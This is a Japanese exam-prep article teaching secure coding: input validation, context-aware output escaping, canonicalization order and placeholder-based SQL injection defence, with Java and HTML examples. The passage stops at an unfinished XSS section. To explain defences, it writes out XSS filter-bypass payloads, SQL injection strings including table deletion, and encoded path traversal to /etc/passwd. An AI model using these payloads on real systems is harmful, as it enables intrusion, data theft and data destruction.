これまでの2ヶ月間で「セキュリティの基礎概念」「暗号・認証」「ネットワーク」といったインフラ・基盤分野を学習してきましたが、今月からは「アプリケーション開発・運用」という、より具体的かつ実践的なフェーズへと進みます。
特に今日からの第1週は、科目B(旧午後)の記述問題でたびたび題材になる「セキュアプログラミング」に焦点を当てます。ファイアウォールやWAFで外側を固めても、アプリケーション自体のコードに欠陥があれば、攻撃者はそこを突いて容易に侵入してしまいます。
本日は、その最も基本にして最重要である「入力値検証(バリデーション)」と「出力エスケープ(無害化)」について、徹底的に解説します。この2つを正しく理解していれば、Webアプリケーションの代表的な脆弱性の多くを防げます。コードが読めなくても概念だけは絶対に持ち帰ってください。
なぜ「セキュアコーディング」が試験合否を分けるのか
システム開発において、セキュリティは長らく「完成後のテスト段階で確認するもの」あるいは「運用フェーズでWAFなどを入れてカバーするもの」と捉えられがちでした。しかし、この考え方は現代のサイバーセキュリティにおいては致命的であり、試験でも「やってはいけない例」として扱われます。

「Shift Left(シフトレフト)」で手戻りを防ぐ
現在主流となっているのは、開発工程の後半(右側)ではなく、設計や実装の初期段階(左側)でセキュリティを組み込む「Shift Left(シフトレフト)」という考え方です。
実装段階で脆弱性を作り込まない「セキュアコーディング」を行うことは、後から修正する莫大なコストを削減し、システム全体の堅牢性を高めるための最も効率的な投資です。脆弱性は発見が遅れるほど、手戻り・修正コストが大きくなる傾向があります。
試験の科目Bの問題でも、「設計段階で何を考慮すべきだったか」「開発プロセスのどの段階でセキュリティ対策を実施すべきか」を問われることがあります。単にコードの穴埋めができるだけでなく、セキュリティを開発ライフサイクル全体に組み込む視点が求められているのです。
ソースコード問題の正体を見抜く
情報処理安全確保支援士試験では、C++やJava、JavaScriptを用いたソースコードの穴埋めや修正問題が出題されます。しかし、ここで問われているのはプログラミング言語の細かな文法知識ではありません。
「データがどこから入ってきて(Input)、どう処理され、どこへ出ていくか(Output)」
このデータの流れの中で、「どこに毒(悪意あるコード)が混入する可能性があり、どこで解毒(無害化)すべきか」というセキュリティのロジックを問われているのです。その解毒の作法こそが、今回解説する「入力値検証」と「出力エスケープ」です。
言語仕様を完璧に暗記する必要はありません。むしろ試験では「この処理にセキュリティ上の問題はあるか?」「攻撃者はどのような入力で悪用できるか?」「どのように修正すべきか?」という、脆弱性を発見し対策を立案する能力が評価されます。
+おまけ:毎日1通の無料メール講座つき。登録した日が「1日目」、図解と論理で16週間かけて基礎も固まります。
【原則1】入り口ですべて疑え!「入力値検証」の鉄則
入力値検証(Input Validation)とは、外部からプログラムに入ってくるデータが、システムが期待する形式や値の範囲に適合しているかを確認するプロセスです。
セキュアコーディングの第一歩は、「外部からの入力はすべて悪意がある可能性がある」という性悪説(ゼロトラスト的な視点)に立つことです。「普通のユーザーならこんな入力はしないだろう」という性善説は、ハッカーには通用しません。
どこが「入り口」なのか?全ての入力ポイントを把握する
Webアプリケーションにおいて、データが入ってくる場所は画面の入力フォームだけではありません。攻撃者はブラウザを介さず、プロキシツール(Burp Suiteなど)を使ってHTTPリクエストを直接操作し、あらゆる箇所からデータを送り込んできます。
主要な入力ポイント:
- URLパラメータ(クエリ文字列):
?id=100&category=bookの部分など - POSTボディデータ: フォーム送信時のデータ
- HTTPヘッダ:
User-Agent、Referer、Cookie、X-Forwarded-Forなど - 隠しフィールド:
<input type="hidden">の値も改ざん可能 - API経由のJSON/XMLデータ: REST APIやSOAPリクエストのペイロード
- ファイルアップロード: ファイル名、MIMEタイプ、ファイル内容すべてが検証対象
- データベースからの読み込みデータ: 一度DBに入ったからといって安全とは限りません(格納型XSSなど)
これらすべての入り口において、プログラム内部で処理を行う前に厳格なチェックを行う必要があります。試験でも「一見安全そうな場所」から攻撃が行われるシナリオが題材になることがあります。Cookieや隠しフィールドは「ユーザーが直接触れない」と思い込みがちですが、攻撃者にとっては格好の標的です。
「ホワイトリスト」と「ブラックリスト」、正解はどちらか
入力値検証のアプローチには2種類ありますが、セキュリティの観点からは「ホワイトリスト方式」を強く推奨します。試験の記述回答でも「ホワイトリスト方式を採用する」と書く場面があります。
ホワイトリスト方式(許可リスト)が最強の理由
「許可する文字やパターン」を定義し、それ以外をすべて拒否する方法です。
具体例:
- 郵便番号フィールドに対して「数字7桁のみ」を許可する
- メールアドレスフィールドに対して「英数字と@.-_のみ、@は1つだけ」を許可する(例示。実際の仕様に合わせて定義する)
- ファイル名に対して「英数字とハイフン、アンダースコアのみ、拡張子は.jpg、.png、.gifのいずれか」を許可する
メリット: 未知の攻撃パターンや想定外の文字が含まれていても、定義外であれば弾けるため安全性が非常に高い。攻撃手法は日々進化するため、すべての悪意あるパターンを事前に知ることは不可能ですが、ホワイトリストなら「知らない攻撃」の多くも定義外として弾けます。
推奨理由: 郵便番号や数値IDのように期待する形式が明確な入力では、ホワイトリスト方式が推奨されます。セキュリティは「何を通さないか」ではなく「何を通すか」で考えるべきです。ただし、入力値検証は出力時のエスケープやプレースホルダの代わりにはなりません。両方を組み合わせます。
ブラックリスト方式(拒否リスト)の致命的な弱点
「危険な文字やパターン」を定義し、それを取り除く、または拒否する方法です。
具体例:
<script>という文字列が含まれていたら拒否する' OR 1=1 --というSQL文のパターンを検出したら拒否する../という文字列を削除する
デメリット: 攻撃者はフィルタを回避する方法を常に探し出します。
回避手法の例:
- 大文字小文字の混在:
<ScRiPt>、<sCrIpT> - エンコーディング:
%3cscript%3e、<script>、二重エンコード%253cscript%253e(フィルタの検査後に、アプリ側がURLデコードや文字参照のデコードを行ってから出力する場合に、<script>へ戻って成立する。通常のHTML解析は、タグ名の中の文字参照を復号しない) - 特殊文字の挿入:
<scr<script>ipt>(フィルタが<script>を削除した結果、残った文字が<script>になる) - 代替タグ:
<img>、<iframe>、<svg>など無数の亜種が存在 - NULL文字の挿入:
<scri%00pt>(フィルタは<script>と一致しないので通過させ、その後の前処理がNULL文字を除去する場合に<script>になる。ブラウザのHTML解析は、タグ名の中のNULL文字を除去せず置換文字(U+FFFD)に変える)
このようにブラックリストは抜け漏れが発生しやすく、「ここまで対策したから大丈夫」という思い込みが最大の危険です。
クライアント側検証とサーバー側検証で見落としがちな罠

よくある間違いとして、「HTMLのmaxlength属性やJavaScriptで入力チェックをしているから大丈夫」という思い込みがあります。これは試験でも押さえておきたい「ひっかけ」ポイントです。
クライアント側(ブラウザ)の検証
目的: ユーザビリティの向上(誤入力の即時通知、サーバー負荷の軽減)。ユーザーが送信ボタンを押す前にエラーを知らせることで、快適な操作体験を提供できます。
セキュリティ効果: なし。攻撃者はブラウザの機能を無効化したり、ツールを使って直接サーバーにリクエストを送ったりできるため、容易にバイパス可能です。具体的には:
- ブラウザの開発者ツールでHTML属性を書き換える
- JavaScriptを無効化する
- Burp SuiteやcURLで直接HTTPリクエストを送信する
- ブラウザ自体を使わずプログラムから攻撃する
サーバー側の検証
目的: セキュリティの確保、データ整合性の維持。これが真の防御線です。
セキュリティ効果: 必須。どのような経路でデータが送信されてきても、サーバー側で必ず再検証を行う必要があります。クライアント側の検証は「攻撃者以外のユーザー」のためのものであり、セキュリティとは無関係と割り切るべきです。
記述問題で問われたら: 「JavaScriptで入力チェックを行っているが、セキュリティ上の問題点は何か」と問われたら、「サーバー側での検証が行われていないため、攻撃者が直接HTTPリクエストを送信した場合に不正なデータを受け入れてしまう点」と答えられるようにしておきましょう。
より詳しく答えるなら「クライアント側の検証はブラウザ上で実行されるため、攻撃者は開発者ツールやプロキシツールを用いて容易にバイパスできる。セキュリティを確保するためには、サーバー側で改めて厳格な入力値検証を実施する必要がある」と記述できれば完璧です。
【原則2】出口で無害化せよ!「出力エスケープ」の作法
入力値検証ですべての脅威を防げれば理想的ですが、仕様上、特殊記号を受け入れざるを得ない場合があります。例えば、「O'Reilly」のような名前にはアポストロフィが含まれますし、掲示板で太字などの装飾を許可したい場合もあります。
そこで重要になるのが、データを画面に表示(出力)する際に行う「出力エスケープ(無害化)」です。
メタ文字を無力化する無害化のメカニズム
エスケープ処理とは、HTMLやJavaScript、SQLなどの構文において「特別な意味を持つ文字(メタ文字)」を、単なる「文字データ」として解釈されるように変換する処理です。
例えば、HTMLにおいて<や>はタグの開始と終了を意味します。攻撃者が<script>alert('XSS')</script>という文字列を送り込み、システムがそのまま出力してしまうと、ブラウザはこれを「スクリプトタグだ!」と認識して実行してしまいます。これがクロスサイトスクリプティング(XSS) です。
これを防ぐために、出力直前に以下のような変換(実体参照化)を行います。
| 元の文字 | エスケープ後 | ブラウザの解釈 |
|---|---|---|
< | < | 文字としての「<」 |
> | > | 文字としての「>」 |
& | & | 文字としての「&」 |
" | " | 文字としての「"」 |
' | ' | 文字としての「'」 |
こう変換することで、ソースコード上は<script>となり、ブラウザはこれをタグとして機能させず、単なる文字として画面に表示します。これで攻撃は無力化されます。
重要なのは、このエスケープは「入力時」ではなく「出力時」に行うという点です。データベースには生のデータを保存し、表示する瞬間にコンテキストに応じてエスケープするのが正しい設計です。
最重要:出力先の「コンテキスト」を意識する

エスケープ処理で最も重要なのは、「どこに出力するか(コンテキスト)」によって、エスケープすべき文字や方法が全く異なるという点です。ここを間違えると脆弱性が残ります。
1. HTMLボディへの出力
場所: <div>ここにデータ</div>、<p>ここにデータ</p>
対策: 基本的なHTMLエスケープ(<、>、&、"、'の変換)を行います。これが最も基本的なパターンです。ただし'を変換しないライブラリもあるため、使う関数の仕様を確認しておきます。
コード例(Java):
// Apache Commons TextのStringEscapeUtilsを使用(Commons Lang 3の同名クラスは非推奨)
// escapeHtml4は'を変換しないため、value等の通常のテキスト属性に出力する場合は必ず"で囲む
String safe = StringEscapeUtils.escapeHtml4(userInput);
out.println("<div>" + safe + "</div>");
2. HTML属性値への出力
場所: <input type="text" value="ここにデータ">、<input type="text" title="ここにデータ">
対策: value等の通常のテキスト属性では、属性値を必ずダブルクォート"で囲み、その上でHTMLエスケープを行います。
この対策が通用しない属性: hrefやsrcのようなURL属性は、HTMLエスケープだけではjavascript:スキームを防げないため、後述のスキーム検証などのURL検証が別に必要です。onclick等のイベント属性やsrcdoc属性は値そのものがスクリプトやHTMLとして解釈されるので、未信頼データを直接入れません。
危険性: クォートで囲まないと、スペースなどを区切り文字として利用され、新たなイベントハンドラ(onmouseover=alert(1)など)を注入される恐れがあります。
脆弱な例:
<input type="text" value=ユーザー入力>
<!-- 攻撃者が「test onmouseover=alert(1)」と入力すると -->
<input type="text" value=test onmouseover=alert(1)>
<!-- マウスオーバーでJavaScript実行 -->
安全な例:
<input type="text" value="エスケープ済みユーザー入力">3. JavaScript内への出力
場所: <script>var name = "ここにデータ";</script>
対策: Unicodeエスケープ(\uXXXX形式への変換)を行います。
注意: ここでHTMLエスケープ(<など)だけを行っても不十分です。<script>要素の中では<などの文字参照は解釈されず、\や改行もHTMLエスケープの対象外だからです。逆に、JavaScriptとしては"や'、\、改行コード、</script>などが危険な文字となります。これらを適切に処理しないと、文字列リテラルを強制的に閉じて、任意のコードを実行されてしまいます。
攻撃例:
var name = "ユーザー入力";
// 攻撃者が「"; alert(1); //」と入力すると
var name = ""; alert(1); //";
// 文字列が閉じられ、alert が実行される
対策後:
var name = "\u0022\u003b\u0020alert\u00281\u0029\u003b\u0020\u002f\u002f";
// 全て文字列リテラルとして扱われ無害化実務では、JavaScriptに直接ユーザー入力を埋め込むこと自体を避け、データはapplication/jsonの別レスポンスとして取得する設計が推奨されます。HTML内に埋め込む場合は、JSONを文字列結合で作らず、埋め込み先の文脈に対応したシリアライザを使います(単にJSON.stringify相当で出力しただけでは、値の中の</script>で<script>要素を脱出される場合があります)。
4. URLパラメータへの出力
場所: <a href="/search?q=ここにデータ">リンク</a>
対策: この例はURLパラメータであると同時にhref属性の値でもあるため、次の段階で処理します。
- パラメータ値をURLエンコード(
%XX形式への変換)する。スペースや&・#などの記号がURLの構造を壊さないようにするためです。 - エンコード済みの値を使ってURLを組み立てる。
- 組み立てたURLを、HTML属性値用にエスケープする。
- 属性値をダブルクォート
"で囲んで出力する。
さらに重要な注意: URLのスキーム部分(http:、https:、javascript:など)にユーザー入力を使う場合は、ホワイトリスト検証が必須です。javascript:スキームを許可すると、リンククリック時にスクリプトが実行されます。
危険な例:
<a href="ユーザー入力">リンク</a>
<!-- 攻撃者が「javascript:alert(1)」と入力するとクリックでXSS -->
対策: URLがhttp://またはhttps://で始まることを検証し、それ以外は拒否します。
その「チェック処理」は正しい順序か?「正規化」の罠
入力値検証を行う前に、処理系の仕様に照らして必要なデコードと「正規化(Canonicalization)」を済ませておく必要があります。これを見落とすと、完璧に見える検証ロジックも簡単にすり抜けられます。
ディレクトリトラバーサルと正規化
例えば、ファイル名を指定してダウンロードさせる機能で、「親ディレクトリへの移動(..)」を禁止したいとします。
悪い例(順序の間違い):
- 入力値検証:文字列に
..が含まれていないかチェック(OK) - デコード処理:URLエンコードなどを解読
- ファイルアクセス実行
この順序だと、攻撃者が%2e%2e%2f(URLエンコードされた../)を入力した場合:
- 検証:
%2e%2e%2fは..ではないので通過。 - デコード:
%2e%2e%2fが../に変換される。 - 実行:
../../etc/passwdなどにアクセスされてしまう。
正しい順序:
- 正規化(デコード):そのデータを最終的に解釈する処理系(この例ではファイルパスとして扱う処理)の仕様に照らして必要なデコード・正規化を行い、統一された形式(正規形)に戻す。不正なエンコード(オーバーロングUTF-8など)は正しい文字に復元せず、エラーとして拒否する。
- 入力値検証:正規化された文字列に対して
..がないかチェックする。 - 実行:検証後に追加のデコードをしない(検証後にデコードすると、検証済みの値が別の値に変わってしまう)。
ただし、..の有無を検査するだけでは、/etc/passwdのような絶対パスを直接指定される攻撃は防げない場合があります。IPAの「安全なウェブサイトの作り方」は根本的解決として、外部からのパラメータでファイル名を直接指定させない実装にすることや、ファイルを開く際は固定のディレクトリを指定し、ファイル名にディレクトリ名が含まれないようにする(basenameなどでファイル名部分だけを使う)ことを挙げています。正規化したパスが許可したディレクトリの配下に収まっているかを確認する方法も有効です。
情報処理安全確保支援士試験の科目Bの問題でも、この処理フローの順序を並べ替えたり、不備を指摘したりする問題が出ることがあります。
エンコードの多様性から見る正規化が必要な理由
攻撃者は様々なエンコード方式を駆使してフィルタを回避しようとします。
エンコードの例:
- URLエンコード:
%2e%2e%2f→../ - 二重URLエンコード:
%252e%252e%252f→%2e%2e%2f→../ - HTMLエンティティ:
../→../ - Unicodeエスケープ(JSONやJavaScriptとして解釈される場合):
\u002e\u002e\u002f→../ - UTF-8オーバーロング:不正な長いバイト列で
.や/を表現
ただし、これらを片端からすべてデコードすればよいわけではありません。HTMLエンティティやUnicodeエスケープは、その形式として解釈される場面でだけ意味を持ちます。処理系の仕様上必要なデコード・正規化だけを検証の前に行い、オーバーロングUTF-8のような不正なエンコードは復元せず拒否し、検証後には追加のデコードをしないことで、バイパスを防ぎます。
原則: 「必要なデコード・正規化を済ませてから検証し、検証後にはデコードしない」を合言葉にしましょう。
【実践編】SQLインジェクションとXSSをコードで理解する
ここでは、Javaを例にした脆弱なコードとセキュアなコードの比較を行い、試験での着眼点を養います。
SQLインジェクションの対策:プレースホルダが最強の理由
× 脆弱なコード(文字列結合)
// 危険!ユーザー入力をそのままSQL文として結合している
String userName = request.getParameter("user");
String query = "SELECT * FROM items WHERE owner = '" + userName + "'";
Statement stmt = connection.createStatement();
ResultSet rs = stmt.executeQuery(query);この場合、userNameに' OR '1'='1が入力されると、SQL文は以下のようになります:
SELECT * FROM items WHERE owner = '' OR '1'='1'条件が常に真となり、全てのデータが盗み見られます。さらに悪質な攻撃者は、次のような攻撃も仕掛けてきます。
' UNION SELECT password FROM users --で他のテーブルからデータを窃取(複文実行は不要。ただし元のSELECT文と列数を一致させる必要がある)- DBMSやドライバが複文実行を許す設定などの条件によっては、
'; DROP TABLE items; --でテーブルを削除したり、'; UPDATE items SET price=0 --でデータを改ざんしたりできる
○ セキュアなコード(プレースホルダ/バインド機構)
// 安全!「?」を使って構造とデータを分離している
String userName = request.getParameter("user");
String query = "SELECT * FROM items WHERE owner = ?";
PreparedStatement pstmt = connection.prepareStatement(query);
pstmt.setString(1, userName); // ここで値をバインド
ResultSet rs = pstmt.executeQuery();?の部分(プレースホルダ)に割り当てられた値は、SQL文の構文とは切り離された「データ」として扱われます。たとえ攻撃コードを入力しても、それは「そういう変な名前のユーザー」として検索されるだけで、SQLコマンドとしては機能しません。
プレースホルダの仕組み:
- SQL文の構造(雛形)をデータベースに送信
- データベースが構文解析と実行計画を作成
- その後でパラメータ値をバインド
この順序により、パラメータは「SQL命令」としてではなく「データ」としてのみ扱われます。
なお、上の仕組みはDB側で値をバインドする「静的プレースホルダ」のものです。ライブラリ側でエスケープしてSQL文を組み立てる「動的プレースホルダ」もあり、IPAの「安全なウェブサイトの作り方」は原理的にSQLインジェクションが起きない静的プレースホルダを推奨しています。
試験対策:
「SQLインジェクションの根本的な対策を答えよ」と言われたら、「プレースホルダ(バインド機構)を利用して、SQL文の雛形と入力値を分離する」と答えましょう。
プレースホルダを使えない場合は、SQLのリテラルとして正しくエスケープする方法もIPAは根本的解決として挙げています。ただし、エスケープ処理は実装ミスや漏れの余地があるため、第一選択はプレースホルダです。プレースホルダは仕組み上、SQL構文の改変自体を不可能にするからです。
XSSの対策:フレームワークの活用
× 脆弱なコード
